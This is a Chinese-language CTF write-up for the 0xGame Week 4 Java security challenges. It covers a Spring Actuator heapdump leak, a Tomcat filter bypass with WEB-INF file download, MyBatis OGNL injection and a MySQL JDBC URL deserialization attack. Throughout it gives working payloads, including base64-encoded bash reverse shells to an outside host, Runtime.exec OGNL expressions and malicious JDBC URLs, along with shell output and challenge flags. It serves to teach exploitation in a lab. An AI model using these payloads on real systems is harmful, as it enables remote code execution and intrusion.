Week 4

> Week 4 算是一个 Java 安全专题, 不过并没有考一些对新生来说比较深入复杂的东西例如各种 gadget (利用链) 的原理
>
> 题目考的都是一些常见的 Java 知识点, 比如很经典的传入 Runtime.exec 的命令需要编码, pom.xml 和 WEB-INF 的作用, ysoserial 工具的使用等等
>
> Web 方向以后无论是打 CTF 还是搞安全研究/红队攻防, 都会或多或少接触到一些 Java 安全的内容, 希望对 Web 感兴趣的同学能够认真消化本周题目中涉及到的知识点~

spring

考点: Spring Actuator heapdump 利用

根据 index 页面的提示可以知道为 spring actuator

参考文章: https://xz.aliyun.com/t/9763

访问 `/actuator/env` 可以发现 app.username 和 app.password 这两个环境变量

```
"app.username": {
  "value": "flag_is_the_password",
  "origin": "class path resource [application.yml] from spring.jar - 12:13"
},
"app.password": {
  "value": "******",
  "origin": "class path resource [application.yml] from spring.jar - 13:13"
}
```

app.username 提示 flag 就在 app.password 里面, 但是它的 value 全是星号, 这里其实被 spring 给隐藏了

spring actuator 默认会把含有 password secret 之类关键词的变量的值改成星号, 防止敏感信息泄露

但是我们可以通过 `/actuator/heapdump` 这个路由去导出 jvm 中的堆内存信息, 然后通过一定的查询得到 app.password 的明文

https://github.com/whwlsfb/JDumpSpider

或者用其它工具比如 Memory Analyze Tool (MAT) 也行

```
$ JDumpSpider java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump
......
=========================================
OriginTrackedMapPropertySource
-------------
management.endpoints.web.exposure.include = *
server.port = null
management.endpoints.web.exposure.exclude = shutdown,refresh,restart
app.password = 0xGame{1abbac75-e230-4390-9148-28c71e0098b9}
app.username = flag_is_the_password

......
```

用 MAT 的话查询语句如下

```
SELECT * FROM java.util.LinkedHashMap$Entry x
WHERE(toString(x.key).contains("app.password"))
```

auth_bypass

考点: Tomcat Filter 绕过 + Java 任意文件下载搭配 WEB-INF 目录的利用

题目附件给了 AuthFilter.java 和 DownloadServlet.java

DownloadServlet 很明显存在任意文件下载, 但是 AuthFilter 限制不能访问 `/download` 路由

```
if (request.getRequestURI().contains("..")) {
    resp.getWriter().write("blacklist");
    return;
}

if (request.getRequestURI().startsWith("/download")) {
    resp.getWriter().write("unauthorized access");
} else {
    chain.doFilter(req, resp);
}
```

根据网上的文章可以知道, 直接通过 getRequestURI() 得到的 url 路径存在一些问题, 比如不会自动 urldecode, 也不会进行标准化 (去除多余的 `/` 和 `..`)

这里 `..` 被过滤了, 所以直接访问 `//download` 就能绕过, 后面目录穿越下载文件的时候可以将 `..` 进行一次 url 编码

然后可以通过 `//download?filename=avatar.jpg` 下载文件, 但是无法读取 `/flag` (提示 Permission denied), 那么很明显需要 RCE

根据题目描述, 网站使用 war 打包

这个 war 其实也就相当于压缩包, Tomcat 在部署 war 的时候会将其解压, 而压缩包内会存在一个 WEB-INF 目录, 目录里面包含编译好的 .class 文件以及 web.xml (保存路由和类的映射关系)

下载 web.xml

```
//download?filename=%2e%2e/WEB-INF/web.xml
```

xml 内容

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
         version="4.0">

    <servlet>
        <servlet-name>IndexServlet</servlet-name>
        <servlet-class>com.example.demo.IndexServlet</servlet-class>
    </servlet>
    <servlet>
        <servlet-name>DownloadServlet</servlet-name>
        <servlet-class>com.example.demo.DownloadServlet</servlet-class>
    </servlet>
    <servlet>
        <servlet-name>EvilServlet</servlet-name>
        <servlet-class>com.example.demo.EvilServlet</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>IndexServlet</servlet-name>
        <url-pattern>/</url-pattern>
    </servlet-mapping>
    <servlet-mapping>
        <servlet-name>DownloadServlet</servlet-name>
        <url-pattern>/download</url-pattern>
    </servlet-mapping>
    <servlet-mapping>
        <servlet-name>EvilServlet</servlet-name>
        <url-pattern>/You_Find_This_Evil_Servlet_a76f02cb8422</url-pattern>
    </servlet-mapping>

    <filter>
        <filter-name>AuthFilter</filter-name>
        <filter-class>com.example.demo.AuthFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>AuthFilter</filter-name>
```

```
        <url-pattern>/*</url-pattern>
    </filter-mapping>
</web-app>
```

存在 EvilServlet, 映射的路由为 `/You_Find_This_Evil_Servlet_a76f02cb8422`

根据网上文章的知识点, 通过包名 (com.example.demo.EvilServlet) 构造对应的 class 文件路径并下载

```
//download?filename=%2e%2e/WEB-INF/classes/com/example/demo/EvilServlet.class
```


用 JD-GUI 或者其它 Java class 反编译工具打开

```
import java.io.IOException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class EvilServlet extends HttpServlet {
  protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
    String cmd = req.getParameter("Evil_Cmd_Arguments_fe37627fed78");
    try {
      Runtime.getRuntime().exec(cmd);
      resp.getWriter().write("success");
    } catch (Exception e) {
      resp.getWriter().write("error");
    }
  }
}
```

直接 POST 访问 `/You_Find_This_Evil_Servlet_a76f02cb8422` 传个参就能执行命令

最后因为没有回显, 需要反弹 shell 或者通过 curl + burp collaborator 外带 flag

```
POST /You_Find_This_Evil_Servlet_a76f02cb8422 HTTP/1.1
Host: 127.0.0.1:50042
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/117.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 143

Evil_Cmd_Arguments_fe37627fed78=bash+-c+
{echo,YmFzaCAtaSA%2bJiAvZGV2L3RjcC9ob3N0LmRvY2tlci5pbnRlcm5hbC80NDQ0IDA%2bJjE%3d}|
{base64,-d}|{bash,-i}
```



```
→ ~ nc -lvnp 4444
Connection from 127.0.0.1:56990
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@8ca9c079aca9:/usr/local/tomcat$ cd /
cd /
tomcat@8ca9c079aca9:/$ /readflag
/readflag
0xGame{ff87729b-b100-4965-9ed4-b6c0478c76f7}

tomcat@8ca9c079aca9:/$ _
```

这里首先得注意传入 Runtime.exec 的命令需要进行一次编码

https://www.adminxe.com/tools/code.html

https://ares-x.com/tools/runtime-exec/

https://github.com/Threekiii/Awesome-Redteam/blob/master/scripts/runtime-exec-payloads.html

具体原因大家可以参考下面两篇文章

https://www.anquanke.com/post/id/243329

https://y4er.com/posts/java-exec-command/

然后 POST 传递命令时得先 urlencode 一次

YourBatis

考点: MyBatis 低版本 OGNL 注入

首先关注 pom.xml, 通过这个文件可以查看 jar 包使用的第三方库

```
<dependency>
    <groupId>org.mybatis.spring.boot</groupId>
    <artifactId>mybatis-spring-boot-starter</artifactId>
    <version>2.1.1</version>
</dependency>
```

存在 mybatis 依赖, 版本 2.1.1, 该版本存在 OGNL 表达式注入, 网上搜搜就有相关的利用文章

https://www.cnpanda.net/sec/1227.html

https://forum.butian.net/share/1749

这有一个小坑, 如果 jar 包使用 JD-GUI 反编译的话就无法正常得到 UserSqlProvider 这个类的内容, 必须得使用 IDEA 自带的反编译器或者 Jadx-GUI 等其它工具才行

UserSqlProvider.class

```
package com.example.yourbatis.provider;

import org.apache.ibatis.jdbc.SQL;
```

```
public class UserSqlProvider {
    public UserSqlProvider() {
    }

    public String buildGetUsers() {
        return (new SQL() {
            {
                this.SELECT("*");
                this.FROM("users");
            }
        }).toString();
    }

    public String buildGetUserByUsername(final String username) {
        return (new SQL() {
            {
                this.SELECT("*");
                this.FROM("users");
                this.WHERE(String.format("username = '%s'", username));
            }
        }).toString();
    }
}
```

根据参考文章可以知道这里的 username 被直接拼接进 SQL 语句, 存在 SQL 注入, 但是更进一步来讲这里存在 OGNL 表达式注入

直接反弹 shell

```
${@java.lang.Runtime@getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC9ob3N0LmRvY2tlci5pbnRlcm5hbC80NDQ0IDA+JjE=}|{base64,-
d}|{bash,-i}")}
```


但是很显然是会失败的, 因为传入的命令包含了 `{` 和 `}`, 会被递归解析为另一个 OGNL 表达式的开头和结尾

这个点可能比较难, 所以后面给出了 hint

解决方案是只要不出现大括号就行, 方法很多, 这里给出一种, 利用 OGNL 调用 Java 自身的 base64 decode 方法

```
${@java.lang.Runtime@getRuntime().exec(new
java.lang.String(@java.util.Base64@getDecoder().decode('YmFzaCAtYyB7ZWNobyxZbUZ6YUNBdGF
TQStKaUF2WkdWMkwzUmpjQzlvYjNOMExtUnZZMnRsY2k1cGJuUmxjbTVoYkM4ME5EUTBJREErSmpFPX18e2Jhc2
U2NCwtZH18e2Jhc2gsLWl9Cg==')))}
```

urlencode 全部字符后发送, 反弹 shell, 查看环境变量拿到 flag




```
Connection from 127.0.0.1:58640
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@9fba389fb537:/#
root@9fba389fb537:/#
root@9fba389fb537:/# env
env
HOSTNAME=9fba389fb537
JAVA_HOME=/usr/local/openjdk-8
PWD=/
flag=0xGame{18cb86b1-2272-4da0-b2e7-89f0771d329b}
HOME=/root
LANG=C.UTF-8
SHLVL=2
PATH=/usr/local/openjdk-8/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
JAVA_VERSION=8u342
_=/usr/bin/env
```

TestConnection

考点: MySQL / PostgreSQL JDBC URL Attack

JDBC 就是 Java 用于操作数据库的接口, 通过一个统一规范的 JDBC 接口可以实现同一段代码兼容不同类型数据库的访问

JDBC URL 就是用于连接数据库的字符串, 格式为 `jdbc:db-type://host:port/db-name?param=value`

db-type 就是数据库类型, 例如 postgresql, mysql, mssql, oracle, sqlite

db-name 是要使用的数据库名

param 是要传入的参数, 比如 user, password, 指定连接时使用的编码类型等等

当 jdbc url 可控时, 如果目标网站使用了旧版的数据库驱动, 在特定情况下就可以实现 RCE

参考文章:

https://tttang.com/archive/1877/

https://xz.aliyun.com/t/11812

https://forum.butian.net/share/1339

pom.xml

```
<dependency>
    <groupId>mysql</groupId>
    <artifactId>mysql-connector-java</artifactId>
    <version>8.0.11</version>
    <scope>runtime</scope>
</dependency>

<dependency>
    <groupId>commons-collections</groupId>
    <artifactId>commons-collections</artifactId>
    <version>3.2.1</version>
</dependency>

<dependency>
    <groupId>org.postgresql</groupId>
    <artifactId>postgresql</artifactId>
    <version>42.3.1</version>
    <scope>runtime</scope>
</dependency>
</dependencies>
```

给了两个依赖, mysql 和 postgresql, 对应两种利用方式

然后还有 commons-collections 依赖, 这个主要是方便大家在后面用 ysoserial 工具去生成反序列化 payload

首先是 mysql 驱动的利用

结合网上文章可以构造对应的 jdbc url

```
jdbc:mysql://host.docker.internal:3308/test?
autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffI
nterceptor
```

首先得注意, 因为题目给的代码是 `DriverManager.getConnection(url, username, password);`, 即会单独传入一个 username 参数, 因此 url 中的 username 会被后面的 username 给覆盖

网上的部分利用工具会通过 username 来区分不同的 payload, 所以得注意 username 要单独传, 不然写在 url 里面就被覆盖了

其次, 因为 jdbc url 本身也符合 url 的规范, 所以在传 url 参数的时候, 需要把 url 本身全部进行 url 编码, 防止服务器错把 autoDeserialize, queryInterceptors 这些参数当成是一个 http get 参数, 而不是 jdbc url 里面的参数

最后依然是 Runtime.exec 命令编码的问题

一些 mysql jdbc 利用工具

https://github.com/4ra1n/mysql-fake-server


https://github.com/rmb122/rogue_mysql_server


payload

```
/testConnection?
driver=com.mysql.cj.jdbc.Driver&url=jdbc:mysql://host.docker.internal:3308/test?
autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffI
nterceptor&username=deser_CC31_bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC9ob3N0LmRvY2tlci5pbnRlcm5hbC80NDQ0IDA+JjE=}|{base64,-
d}|{bash,-i}&password=123
```

